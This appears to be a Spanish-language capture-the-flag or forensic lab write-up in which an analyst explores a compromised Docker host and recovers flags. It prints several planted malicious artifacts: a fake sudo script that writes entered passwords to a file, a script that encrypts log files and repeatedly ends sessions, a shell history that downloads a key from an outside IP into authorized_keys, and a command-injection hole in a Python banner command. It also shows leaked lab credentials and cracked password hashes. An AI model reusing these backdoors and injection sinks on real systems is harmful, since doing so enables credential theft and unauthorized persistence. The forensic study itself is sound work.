                                   <img src="images/wind.jpeg" alt="IMG">
                                </div>
                                <form class="login100-form validate-form" action="login.php"
method="POST">
                                   <span class="login100-form-title">
                                        Member Login
                                        <!—— K___E__Y——>
                                        <!—— nujnlhrZZKidXugUkCtiUgqDMuoDbnA3——>
```

KEY: nujnlhrZZKidXugUkCtiUgqDMuoDbnA3




Recorriendo los distintos apartados del directorio **websites** localizamos en los archivos **login.php** y en el **index.html** datos para sacar una nueva flag.

FLAG4: {FLAG_PSEUTERM_COIN_256579}



DATA: 73b0c826e8be11fa266896bb1150d1844f88fc5458de5a0546b1a2344e9a57b8



KEY: IUt0zFZKcPsLo2yek7OgSpockEd80LOA

Siguiendo con el proceso de de listado de directorios, observamos en la carpeta **pseudos-terminal**, varios archivos con extensión ***.py**. Analizando el contenido de los mismos, llegamos a encontrar otra KEY y otros DATOS con los que sacar una nueva flag.

RUTAS

it_consultant@ip-19-0-7-249:~/vese-projects-code/websites/php$ cat test_comment.php

Directorios con información oculta y posibles indicios de cómo se ha estado moviendo el acceso entre los distintos contenedores

Carpeta mqtt_servers:

```
it_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/publisher$ cat .env
ADDR=api
PORT=8000
MQTT_ADDR=mqtt_broker
MQTT_PORT=1883
MOSQUITTO_USER=patron
MOSQUITTO_PWD=eL_Administrador_dE_SisteMaSit_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/publisher$
```

```
it_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/subscriber$ cat .env
ADDR=api
PORT=8000
MQTT_ADDR=mqtt_broker
MQTT_PORT=1883
MOSQUITTO_USER=patron
MOSQUITTO_PWD=eL_Administrador_dE_SisteMaSit_consultant@ip-19-0-7-249:~/vese-projects-code/mqtt_servers/subscriber$
```

Carpeta pseudo-terminal:

```
it_consultant@ip-19-0-7-249:~/vese-projects-code/pseudo-terminal$ ls -la
total 32
drwxr-xr-x 3 it_consultant it_consultant 4096 Nov 19 13:01 .
drwxr-xr-x 6 it_consultant it_consultant 4096 Nov 18 00:38 ..
-rw-r--r-- 1 it_consultant it_consultant   27 Nov 18 00:38 .env
drwxrwxr-x 2 it_consultant it_consultant 4096 Nov 19 10:24 __pycache__
-rw-r--r-- 1 it_consultant it_consultant  111 Nov 18 00:38 requirements.txt
-rw-r--r-- 1 it_consultant it_consultant 3461 Nov 18 00:38 switch.py
-rw-r--r-- 1 it_consultant it_consultant 1819 Nov 19 13:00 terminal.py
-rw-r--r-- 1 it_consultant it_consultant  947 Nov 18 00:38 vars.py
it_consultant@ip-19-0-7-249:~/vese-projects-code/pseudo-terminal$ cat .env
API_ADDR=api
API_PORT=8000
it_consultant@ip-19-0-7-249:~/vese-projects-code/pseudo-terminal$
```

Carpeta API


```
PORT=8000
DEBUG=False
ADDR=0.0.0.0
DB_NAME=iot_sensors
DB_USER=iotadmin
DB_PWD=iotpassword123
DB_PORT=3306
DB_HOST=db-docker
```

Tras encontrar la clave recurrente en el archivo pcap (**eL_Administrador_dE_SisteMaS**) y haciendo referencia la misma a un usuario “patron”, probar logues sobre los perfiles listados tras subir de directorio.

```
it_consultant@ip-19-0-7-249:~$ cd ..
it_consultant@ip-19-0-7-249:/home$ ls
eliseo  it_consultant  johnsysadmin  juliana  smb
it_consultant@ip-19-0-7-249:/home$
```

Finalmente parece que la clave corresponde al usuario **johnsysadmin** administrador y la clave: **eL_Administrador_dE_SisteMaS**.


Con el comando **docker ps**, listamos todos los contenedores activos:




```
johnsysadmin@ip-19-0-7-249:/home$ sudo docker ps
[sudo] password for johnsysadmin:
Sorry, try again.
/home/johnsysadmin/.locale/fsudo: line 6: /etc/pass.txt: Permission denied
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS                    PORTS                                                  NAMES
50483430d392   vese-project-dockers_mqtt_publisher   "python3 ./publisher…"   11 hours ago   Up 11 hours                                                                      vese-project-dockers_mqtt_publisher_1
78190cd87c40   vese-project-dockers_mqtt_subscriber  "python3 ./subscribe…"   11 hours ago   Up 11 hours                                                                      vese-project-dockers_mqtt_subscriber_1
88bb76740928   vese-project-dockers_pseudo_terminal  "python3 ./terminal…"    11 hours ago   Up 2 hours                0.0.0.0:6969->6969/tcp, :::6969->6969/tcp              vese-project-dockers_pseudo_terminal_1
4430b18ace8c   vese-project-dockers_api              "gunicorn -b 0.0.0.0…"   11 hours ago   Up 11 hours (unhealthy)   0.0.0.0:8000->8000/tcp, :::8000->8000/tcp              api
7eed88b00456   wordpress:fpm                        "docker-entrypoint.s…"   11 hours ago   Up 11 hours               9000/tcp                                               vese-project-dockers_php-wp_1
0a75167f5fd6   vese-project-dockers_mqtt_broker      "/docker-entrypoint.…"   11 hours ago   Up 11 hours               1883/tcp                                               vese-project-dockers_mqtt_broker_1
322875621fa2   vese-project-dockers_php-internal     "docker-php-entrypoi…"   11 hours ago   Up 11 hours               9000/tcp                                               vese-project-dockers_php-internal_1
ba7d9533dfed   vese-project-dockers_nginx            "/docker-entrypoint.…"   11 hours ago   Up 11 hours               80/tcp                                                 vese-project-dockers_nginx_1
526e823b2d14   jc21/nginx-proxy-manager:latest      "/init"                  11 hours ago   Up 11 hours               81/tcp, 0.0.0.0:80->80/tcp, :::80->80/tcp, 443/tcp     vese-project-dockers_proxy-manager_1
ff431c3003ec   vese-project-dockers_db-docker        "docker-entrypoint.s…"   11 hours ago   Up 11 hours (healthy)     3306/tcp                                               db-docker
johnsysadmin@ip-19-0-7-249:/home$
```

Haciendo uso de **docker -it db-docker sh** se puede acceder a la base de datos mariadb. Luego nos solicita contraseña, y volvemos a probar con **eL_Administrador_dE_SisteMaS**.

Haciendo uso de la clave vamos listando las tablas y localizando datos que vamos recopilando.
De primeras no encontramos algo que pueda ser relevante, pero haciendo uso de los datos encontrados anteriormente:




```
}

$dbhost = 'db-docker';
$dbuser = 'internal_dev';
$dbpass = 'internaldevpassword';
$dbname = 'users';

$db = new db($dbhost, $dbuser, $dbpass, $dbname);
```



```
# mariadb -u internal_db
ERROR 1045 (28000): Access denied for user 'internal_db'@'localhost' (using password: NO)
# mariadb -u internal_dev -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12984
Server version: 10.6.11-MariaDB-1:10.6.11+maria~ubu2004 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| users              |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [(none)]> use users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [users]> show tables;
+-----------------+
| Tables_in_users |
+-----------------+
| roles           |
| users           |
+-----------------+
2 rows in set (0.000 sec)

MariaDB [users]> select * from users;
+---------------+----------------------------------------------------------------------+------+------------+-------------+---------------------+---------------------+
| username      | password                                                             | role | first_name | last_name   | last_modified       | date_added          |
+---------------+----------------------------------------------------------------------+------+------------+-------------+---------------------+---------------------+
| bgenbu        | ffd9ab790816007544818 5d7620ecd38                                    |    2 | Bertha     | Genbu       | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
| decryptme     | ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2     |    2 | Decrypt    | Me          | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
| dstewart      | 6f299895ed844bd22404cfd69b3b6e2c                                     |    2 | Diana      | Stewart     | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
| eladministrador | 0db613e31e5b53a238e35469d752ffa6                                   |    1 | El         | Administrador | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
| nsanders      | ef91307aae4da64fa55b90ae1fc1f3c5                                     |    1 | Nicolas    | Sanders     | 2022-11-18 00:43:24 | 2022-11-18 00:43:24 |
+---------------+----------------------------------------------------------------------+------+------------+-------------+---------------------+---------------------+
5 rows in set (0.000 sec)

MariaDB [users]>
```

Contraseña de Nicolás -> helloitsme
Esta contraseña fue obtenida al conseguir acceso a la base de datos y al estar encriptada con un algoritmo muy débil, con un simple diccionario pudimos conocerla.
Dicha contraseña nos da acceso a la página web.
También se encuentra la contraseña de ElAdministrador. con lo cual se ha podido acceder como administrador al wordpress.

Mosquitto configuration file:




PERSISTENCIA


```
root@ip-19-0-7-249:/home/it_consultant/vese-projects-code/websites/php# cat /usr/bin/disk_utils.py
import os
from cryptography.fernet import Fernet
from pathlib import Path
from time import sleep

def read_key():
    my_key_file = "/etc/security/seck.key"
    if os.path.exists(my_key_file):
        with open(my_key_file, 'rb') as myfile:
            master_key = myfile.read()
    else:
        print("Cannot find key")
    return master_key

def encrypt(data):
    f = Fernet(read_key())
    return f.encrypt(data)

# --K--e--Y-- x6jaxiWuSC0hHIGhP0rsQiF1mPFMARLK
if __name__ == '__main__':
    directory = "/root/vese-admin/logs"
    files = []

    for file in os.listdir(directory):
        x = directory + "/" + file
        files.append(x)

    for file in files:
        with open(file, "rb") as thefile:
            contents = thefile.read()
        encrypted = encrypt(contents)
        with open(file, "wb") as thefile:
            thefile.write(encrypted)
        sleep(429)

    while True:
        os.system('echo "You lost. "')
        os.system("for user in $( loginctl list-sessions | awk '$4 ~ /pts/ { print $1}'); do loginctl terminate-session $user; done")
        sleep(315)


root@ip-19-0-7-249:/home/it_consultant/vese-projects-code/websites/php#
```

```
root      401016  0.0  1.5  25448 15120 ?        Ss   15:58   0:00  \_ python3 ./terminal.py
root      402905  0.0  0.0   1584     4 ?        S    16:01   0:02  |   \_ ping 172.19.0.6
root      554197  0.0  0.0   1700   380 pts/0    Ss+  19:29   0:00  \_ sh
```

FLAG5: {FLAG_PSEUTERM_MISC_359867}




Está flag se pudo conseguir gracias a la información encontrada en el archivo switch.py



Dicho archivo contiene unas líneas que permite inyectar código de sistemas cambiando el nombre de banner.


```
def cmd_banner(self, args=[]):
    # 73b0c826e8be11fa266896bb1150d1844f88fc5458de5a0546b1a2344e9a57b8
    if len(args) > 0:
        if args[0][0] == "s":
            str_args = "".join(args[0][1:])
            self.banner_text = str_args
            return "Banner set to {} correctly. Run `banner` again to display.\n".format(self.banner_text).encode('utf-8'), STATUS_ALIVE
        return "Args {}\nLen Args {}\n".format(args, len(args)).encode('utf-8'), STATUS_ALIVE
    else:
        cmd = "figlet {}".format(self.banner_text)
        return str(os.popen(cmd).read()).encode('utf-8'), STATUS_ALIVE

def cmd_exit(self, args=[]):
    return "".encode('utf-8'), STATUS_EXIT
```

De esta forma y cambiando el nombre al banner se consigue la siguiente flag.



KEY:pIsTOK52x5NH8Um7e1a2PQV8JVn6qeoC
DATA:110bf4e37f4133c7e6bcb6e3b326322b4cded14fd80c3f64ef34e64090adb568>

FLAG6: {FLAG_MAINHOST_FASU_172836}



En este caso, logramos iniciar sesión como otro usuario, y repasando todos sus archivos. Incluidos los ocultos, que podemos ver mediante el comando **ls -la,** y observar una nueva dupla de datos, que nos señalan nuevas vulnerabilidades. Mientras la clave se encuentra en al final del código de .bashrc, el dato lo encontramos en la aplicación bash fsudo dentro del directorio .locale del usuario johnsysadmin.

KEY:30sCHumIfzWRhhoKRoyFTa7Yx0LaXvmu


```
johnsysadmin@ip-19-0-7-249:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac
```

```
# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
alias sudo=/home/johnsysadmin/.locale/fsudo
#((K))((E))((Y)) ⟶ 30sCHumIfzWRhhoKRoyFTa7Yx0LaXvmu
```

DATO:991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc

```
johnsysadmin@ip-19-0-7-249:~/.locale$ cat fsudo
read -sp "[sudo] password for $USER: " sudopass
echo ""
#991b5887ab76f9fa6061ee44d2d20a8e42de631308853f38f5883e36c8b1d3bc
sleep 2
echo "Sorry, try again."
echo $sudopass >> /etc/pass.txt
```

FLAG7: {FLAG_INTWEBSI_IHAL_421571}



KEY:qL1cmCvxPS626V9MBVCL3x18LKZc4oc8

DATO:ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2

```
Database changed
MariaDB [users]> show tables;
+--------------+
| Tables_in_users |
+--------------+
| roles        |
| users        |
+--------------+
2 rows in set (0.000 sec)

MariaDB [users]> select * from users;
+--------------+----------------------------------+------+
| username     | password                         | role |
+--------------+----------------------------------+------+
| bgenbu       | ffd9ab7908160075448185d7620ecd38 |    2 |
| decryptme    | ee234f62b7578420925a2307b51c64b3ca153ad7336d8636f7ac3e1a8888e6c2 |    2 |
| dstewart     | 6f299895ed844bd22404cfd69b3b6e2c |    2 |
| eladministrador | 0db613e31e5b53a238e35469d752ffa6 |    1 |
| nsanders     | ef91307aae4da64fa55b90ae1fc1f3c5 |    1 |
+--------------+----------------------------------+------+
```

FLAG8: {FLAG_MAINHOST_RUBD_507598}

Esta flag resulta bastante sencilla ya que habiendo escalado privilegios hasta ser root, podemos acceder a los datos de otros usuarios como eliseo. Donde en su archivo **id_rsa.public.key** encontramos la clave de esta flag y en el historial de bash (o .bash_history) su dato.


KEY:0GfABNP4esxc8fDNGQpPnEZJyiaVIoAH

```
root@ip-19-0-7-249:/home/eliseo/.ssh# cat id_rsa.public.key
0GfABNP4esxc8fDNGQpPnEZJyiaVIoAH
```

DATO:84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043f0a4200fb77da

```
root@ip-19-0-7-249:/home/eliseo# cat .bash_history
[15/11/2022-04:34:01] rm /home/eliseo/.bash_history
[15/11/2022-04:34:06] mkdir /media/rubd
[15/11/2022-04:34:16] mount -t rubd /dev/sb1 /media/rubd
[15/11/2022-04:34:20] ping -c 1 54.17.234.165
[15/11/2022-04:34:20] wget http://54.17.234.165/the_key
[15/11/2022-04:34:20] cat the_key >> /home/eliseo/.ssh/authorized_keys
[15/11/2022-04:34:20] rm the_key
[15/11/2022-04:34:20] 84794b1ccb6905ab2397aac415c82afbb5fd8d40049d82c3043f0a4200fb77da
[15/11/2022-04:34:20] umount /dev/sdb1
[15/11/2022-04:34:20] rm -rf /media/rubd
[15/11/2022-04:37:43] sudo -l
root@ip-19-0-7-249:/home/eliseo# ^C
root@ip-19-0-7-249:/home/eliseo# Connection to 13.40.174.28 closed by remote host.
Connection to 13.40.174.28 closed.
```

FLAG9: {FLAG_MAINHOST_RANS_982080}



Tras la escalada de privilegios, vamos observando que el sistema nos expulsa de la máquina. Tras indagar damos con un programa que tras 12h nos va expulsando cada 10 min de la máquina, y hallamos dos cosas, la primera la KEY, y la segunda que los ciertos archivos de logs, han sido codificados, tras desencriptarlos vemos nuestro dato.

KEY:x6jaxiWuSC0hHIGhP0rsQiF1mPFMARLK
DATO:9c9d0ea76e72a58e0ccd45f2c56f2e7771cf3ed59b6ab433780e1deb2372bf19